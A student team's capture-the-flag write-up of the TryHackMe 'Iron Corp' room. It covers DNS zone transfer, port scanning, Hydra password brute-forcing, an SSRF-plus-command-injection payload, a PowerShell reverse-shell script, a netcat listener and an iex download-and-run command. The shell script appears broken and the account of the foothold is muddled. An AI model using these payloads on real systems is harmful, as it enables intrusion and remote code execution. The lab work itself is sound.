

# PenTest 2

## ROOM A

### DRACOMALFOY

#### Members

ID	Name	Role
1211103093	AQRA ALISA BINTI RASHIDI	Leader
1211103098	NUR INQSYIRA BINTI ZAMRI	Member
1211103097	NURUL AQILAH BINTI MOHD SHARIFF	Member
1211102093	SITI NUR AMIRAH BINTI ZURAIHAN	Member

## Steps 1 : Recon and Enumeration

Task 1

Iron Corp

▶ Start Machine

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset.

They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: **ironcorp.me**

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

**Answer the questions below**

user.txt

Answer Format: \*\*\*{\*\*\*\*\*}

Submit

root.txt

Answer Format: \*\*\*{\*\*\*\*\*}

Submit

**Members Involved:** Aqra, Inqsyira, Aqilah, Amirah

**Tools used:** attackbox, kali linux, terminal, nano, dig, hydra, firefox

**Thought Process and Methodology and Attempts:**

First we add the IP address to **/etc/hosts** so we can list all the domain name and IP address.

```
root@ip-10-10-250-147: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/hosts

127.0.0.1    localhost
127.0.1.1    tryhackme.lan  tryhackme
10.10.81.81  ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

Then we use

***dig ironcorp.me @IP address axfr***

we discovered two internal subdomains.

```
root@ip-10-10-250-147: /
File Edit View Search Terminal Tabs Help
root@ip-10-10-250-147: ~
10.10.81.81 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@ip-10-10-250-147:/etc# cd ..
root@ip-10-10-250-147:/# dig ironcorp.me @10.10.81.81 axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> ironcorp.me @10.10.81.81 axfr
;; global options: +cmd
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me. 3600 IN NS win-8vmbkf3g815.
admin.ironcorp.me. 3600 IN A 127.0.0.1
internal.ironcorp.me. 3600 IN A 127.0.0.1
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 39 msec
;; SERVER: 10.10.81.81#53(10.10.81.81)
;; WHEN: Tue Aug 02 06:12:40 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-250-147:/#
```

Next, we go to the /etc/hosts file again to add admin and internal

```
GNU nano 2.9.3 /etc/hosts
127.0.0.1 localhost
127.0.1.1 tryhackme.lan tryhackme
10.10.81.81 ironcorp.me
10.10.81.81 admin.ironcorp.me
10.10.81.81 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We begin to execute nmap to check for the open ports

***Nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me***

```
root@ip-10-10-23-194: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-23-194: ~
Nmap done: 1 IP address (0 hosts up) scanned in 0.79 seconds
root@ip-10-10-23-194:~# clear
root@ip-10-10-23-194:~# nano /etc/hosts
root@ip-10-10-23-194:~# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 03:44 BST
Warning: 10.10.4.149 giving up on port because retransmission cap hit (2).
Nmap scan report for ironcorp.me (10.10.4.149)
Host is up (0.0020s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Microsoft DNS
135/tcp   open  msrpc          Microsoft Windows RPC
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp   open  http           Microsoft IIS httpd 10.0
11025/tcp  open  http           Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp  open  msrpc          Microsoft Windows RPC
49669/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 02:70:E5:EF:73:B7 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 522.22 seconds
root@ip-10-10-23-194:~#
```

As we can see here there are 3 HTTP port open.

Let's have a look at all the open HTTP ports


The first one is Dashtreme : port 8080

We connect to the web service on port 8080 and find a control panel, but we cannot find any features that can guide us.




And the second one is Coming Soon: port 11025

We access the web service of port 11025 and encounter the same issue, another website that appears to lack information or capabilities that would assist us in climbing the system.



Next, we try head to admin.ironcorp.me:11025 but it requested our username and password for us to be able to access the webpage.



We assisted ourselves with Hydra to obtain the username and password.

We tried using rockyou.txt on our first attempt, but it didn't seem to cooperate.

```
root@ip-10-10-255-146: /usr/share/wordlists
File Edit View Search Terminal Help
apt install sl

root@ip-10-10-255-146:~# ls
Desktop  hydra.restore  Pictures  Rooms  thinclient_drives
Downloads Instructions Postman  Scripts Tools
root@ip-10-10-255-146:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt
root@ip-10-10-255-146:~# cd /usr/share/wordlists
root@ip-10-10-255-146:/usr/share/wordlists# ls
dirb      fasttrack.txt  PythonForPentesters  SecLists
dirbuster MetasploitRoom rockyou.txt          wordlists.zip
root@ip-10-10-255-146:/usr/share/wordlists# hydra -L rockyou.txt -P rockyou.txt
-s 11025 admin.ironcorp.me http-get -I
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 05:00:01
[WARNING] You must supply the web page as an additional option or via -m, default
t path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761753982404 login tries
(L:14344398/p:14344398), ~12860109623901 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[ERROR] Child with pid 6785 terminating, can not connect
[ERROR] Child with pid 6786 terminating, can not connect
```

```
root@ip-10-10-255-146: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-255-146: ~ x root@ip-10-10-255-146: ~ x
[ERROR] Child with pid 5913 terminating, can not connect
[ERROR] Child with pid 5916 terminating, can not connect
[ERROR] Child with pid 5914 terminating, can not connect
[ERROR] Child with pid 5915 terminating, can not connect
[ERROR] Child with pid 5917 terminating, can not connect
[ERROR] Child with pid 5933 terminating, can not connect
[ERROR] Child with pid 5932 terminating, can not connect
[ERROR] Child with pid 5941 terminating, can not connect
[ERROR] Child with pid 5934 terminating, can not connect
[ERROR] Child with pid 5936 terminating, can not connect
[ERROR] Child with pid 5935 terminating, can not connect
[ERROR] Child with pid 5937 terminating, can not connect
[ERROR] Child with pid 5942 terminating, can not connect
[ERROR] Child with pid 5926 terminating, can not connect
[ERROR] Child with pid 5943 terminating, can not connect
[ERROR] Child with pid 5945 terminating, can not connect
[ERROR] Child with pid 5938 terminating, can not connect
[ERROR] Child with pid 5944 terminating, can not connect
[ERROR] Child with pid 5939 terminating, can not connect
[ERROR] Child with pid 5931 terminating, can not connect
[ERROR] Child with pid 5940 terminating, can not connect
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@ip-10-10-255-146:~#
```

Then, on our second attempt, we try using password.txt. After running the command using three different directories of password.txt, it also did not give us the required username and password. It keeps saying 0 valid passwords found.



```
root@ip-10-10-255-146: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-255-146: ~
root@ip-10-10-255-146:~# locate password.txt
/usr/share/wordlists/SecLists/Fuzzing/User-Agents/software-name/1password.txt
/usr/share/wordlists/SecLists/Passwords/bt4-password.txt
/usr/share/wordlists/SecLists/Passwords/Permutations/korelogic-password.txt
root@ip-10-10-255-146:~# hydra -l admin -P /usr/share/wordlists/SecLists/Passwords/Permutations/korelogic-password.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 04:41:32
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1152 login tries (l:1/p:1152), ~72 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[STATUS] 1140.00 tries/min, 1140 tries in 00:01h, 12 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 04:42:33
root@ip-10-10-255-146:~#
```


Finally, after several attempts, Inqsyira manages to get the username and password using `http_default_users.txt` which is located under `/opt/metasploit-framework-5101/data/wordlists` with the following command...

**hydra -L http\_default\_users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get**

```
root@ip-10-10-99-230: /opt/metasploit-framework-5101/data/wordlists
File Edit View Search Terminal Help
unix_passwords.txt
unix_users.txt
vnc_passwords.txt
vxworks_collide_20.txt
vxworks_common_20.txt
wp-plugins.txt
wp-themes.txt
root@ip-10-10-99-230:/opt/metasploit-framework-5101/data/wordlists# hydra -L http_default_users.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 08:46:03
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 71176 login tries (l:14/p:5084), ~4449 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 08:46:55
root@ip-10-10-99-230:/opt/metasploit-framework-5101/data/wordlists#
```

Upon keying in the username and password, we are now in.





## Steps 2 : Initial Foothold

**Members Involved:** Aqra, Inqsyira, Aqilah, Amirah

**Tools used:** attackbox tryhackme, kali linux, burpsuite, foxy proxy, Nishan (reverse-shell), netcat, firefox

### Thought Process and Methodology and Attempts:

Now that we acknowledge the vulnerabilities, we then tried to use a reverse shell to exploit them. First thing up, we head to [github](#) to copy the powershell tcp reverse shell script. Then we use nano to create shell.ps1 which containing the copied reverse shell script. We change the script's ip address to our ip address and use port: 4545.


```
root@ip-10-10-200-24: ~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 shell.ps1  
$client = New-Object System.Net.Sockets.TCPClient('10.10.200.24',4545);$stream = $client.GetStream(); [byte[]] $bytes = $stream.ReadBytes(1024); $ascii = [System.Text.Encoding]::ASCII.GetString($bytes); Write-Host $ascii; $stream.Close(); $client.Close()
```

Without further a due we set up our cat listener to get the reverse shell and use **python3 -m http.server 8081** to receive the connection.


```
root@ip-10-10-200-24: ~  
File Edit View Search Terminal Help  
root@ip-10-10-200-24:~# nc -nlvp 4545  
Listening on [0.0.0.0] (family 0, port 4545)  
^C  
root@ip-10-10-200-24:~# sudo nc -nlvp 4545  
Listening on [0.0.0.0] (family 0, port 4545)
```

We then proceed to intercept the traffic on admin.ironcorp.me:11025 by proxying it through the BurpSuite, which will then give us the ability to send request and see the response of the browsers traffic


from our burpsuite. Upon successfully intercept, we send it to the repeater.



At repeater, we tried to edit the r=' ' value with the following command <http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir> and hit the send button to see the response.



```
1 x ...
Send Cancel < >
Request Response
Pretty Raw Hex
1 GET /?r=
http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Referer: http://admin.ironcorp.me:11025/?r=dirb
10 Upgrade-Insecure-Requests: 1
```




```
Request Response
Pretty Raw Hex Render
My name is:
</b>
<pre>
EquinoxEquinox
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159


Directory of E:\xampp\htdocs\internal

04/11/2020 09:11 AM <DIR>
04/11/2020 09:11 AM <DIR>
03/27/2020 08:38 AM 53
.htaccess
04/11/2020 09:34 AM 131
index.php
04/11/2020 09:34 AM 142
name.php
3 File(s) 326 bytes
2 Dir(s) 1,468,596,224 bytes free
</pre>
</body>
```


Basically, it is the same result as on the firefox.



Next, we tried head to decoder tab in our burpsuite to encode “powershell.exe -c iex(new-object net.webclient).downloadstring(‘http://IP\_ADDRESS/file.ps1’)” command as url. We encode 2 times as the first encode involve the space as well.



Then, we tried edit back the r= ‘ ’ value with the encoded url code. Basically, we tried to put the link of the vulnerable website and send it to see the response.



After soo many trials, our netcat still did not manage to catch the connection. Then we try using command `/bin/sh | nc ip-address port` as an alternatives to force netcat to listen. It finally display receive the connection but did not return to the correct directory as it is supposed to take us to PS E:\xampp\htdocs\internal . We tried **whoami** and it shows root instead of nt authority system.





```
root@ip-10-10-200-24: ~
File Edit View Search Terminal Help
Listening on [0.0.0.0] (family 0, port 4545)

^C
root@ip-10-10-200-24:~# sudo nc -nlvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 10.10.200.24 59948 received!

^[[D
PS E:\xampp\htdocs\internal>
root@ip-10-10-200-24:~# nano /etc/hosts
root@ip-10-10-200-24:~# nano shell.ps1
root@ip-10-10-200-24:~# nano shell.ps1
root@ip-10-10-200-24:~# /bin/sh | nc 10.10.200.24 4545

PS E:\xampp\htdocs\internal> dir
^[[D
/bin/sh: 1:: not found

^C
root@ip-10-10-200-24:~# /bin/sh | nc 10.10.200.24 4545
```

To recapitulate, we fail on the netcat listener.



### **Steps 3 : Horizontal Privilege Escalation**

**Members Involved:** Aqra, Amirah, Inqsyira, Aqilah

**Tools used:** Kali Linux, terminal

#### **Thought Process and Methodology and Attempts:**

Now that we are in correct directory ( PS E:\xampp\htdocs\internal ) . We then go change directory to users. Then, run the ls command to see the file stored there. We checked Administrator directory but nothing there. Next, we go to the Desktop folder and surprisingly it has user.txt file there. So we just read the file using cat user.txt command and got our first flag.

#### Steps 4 : Root Privilege Escalation

**Members Involved:** Aqra, Amirah, Inqsyira, Aqilah

**Tools used:** Kali Linux, terminal,


#### **Thought Process and Methodology and Attempts:**

First thing, we go to the directory support admin. We proceed with ls command to check the file stored there. Then, we execute the command get-acl to obtain Deny Full Control. Under directory of c:\users\superadmin\desktop\root.txt, we get the flag directly.





p/s: no screenshot because Amirah forgot to screenshot due to time short.

#### **Final Result:**

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.



## Contributions

ID	Name	Contribution	Signatures
121113093	Aqra Alisa binti Rashidi	Tried to exploit, and give final touch to the write-up	
1211103098	Nur Inqsyira binti Zamri	Discovered the exploit, provides Tryhackme premium, provides screenshot and did the write-up.	
1211103097	Nurul Aqilah binti Mohd Shariff	Discovered the exploit, provides screenshot and did the write-up.	
1211102093	Siti Nur Amirah binti Zuraihan	Tried to exploit, create the methodology, and did the video editing.	

## Our Video Link

VIDEO LINK: <https://youtu.be/Ujn7rActGRU>